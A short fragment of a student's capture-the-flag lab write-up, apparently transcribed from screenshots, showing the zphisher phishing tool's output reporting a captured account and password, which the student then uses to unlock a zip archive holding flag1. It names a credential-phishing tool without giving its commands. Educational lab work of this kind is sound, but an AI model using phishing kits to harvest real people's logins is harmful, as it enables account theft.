```
[-] Login info Found !!
[-] Account : iuselongpasswords
[-] Password : iuselongpasswords
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.
```

11935113 0
Sumanth Vankineni

Waited for a day and the captured details have been displayed by the zphisher tool as shown in the above screenshot. Used the captured details as the input to the flag1 zip file and successfully obtained the flag1.




Name	Size	Type	Date Modified
flag1.txt	93 bytes	plain text d...	15 February 2022, ...

Password required

Enter the password for the archive 'flag1-is-inside.zip'.

Password: ••••••••••••••••••

1 object (93 bytes), 1 object selected (93 bytes)



flag1.txt (~/.cache/.fr-olTMFn) - GVIM
File Edit Tools Syntax Buffers Window Help
sumanth
File Edit View
Ln 1, Col 1
100%
Windows (CRLF)
UTF-8

```
1 flag1: "Great new movie idea -- Evil hacker dragon monkey ninjas from the planet Kepler-4b!"
"~/.cache/.fr-olTMFn/flag1.txt" 1L, 93B
```

```
119351130
Sumanth Vankineni
```

Flag1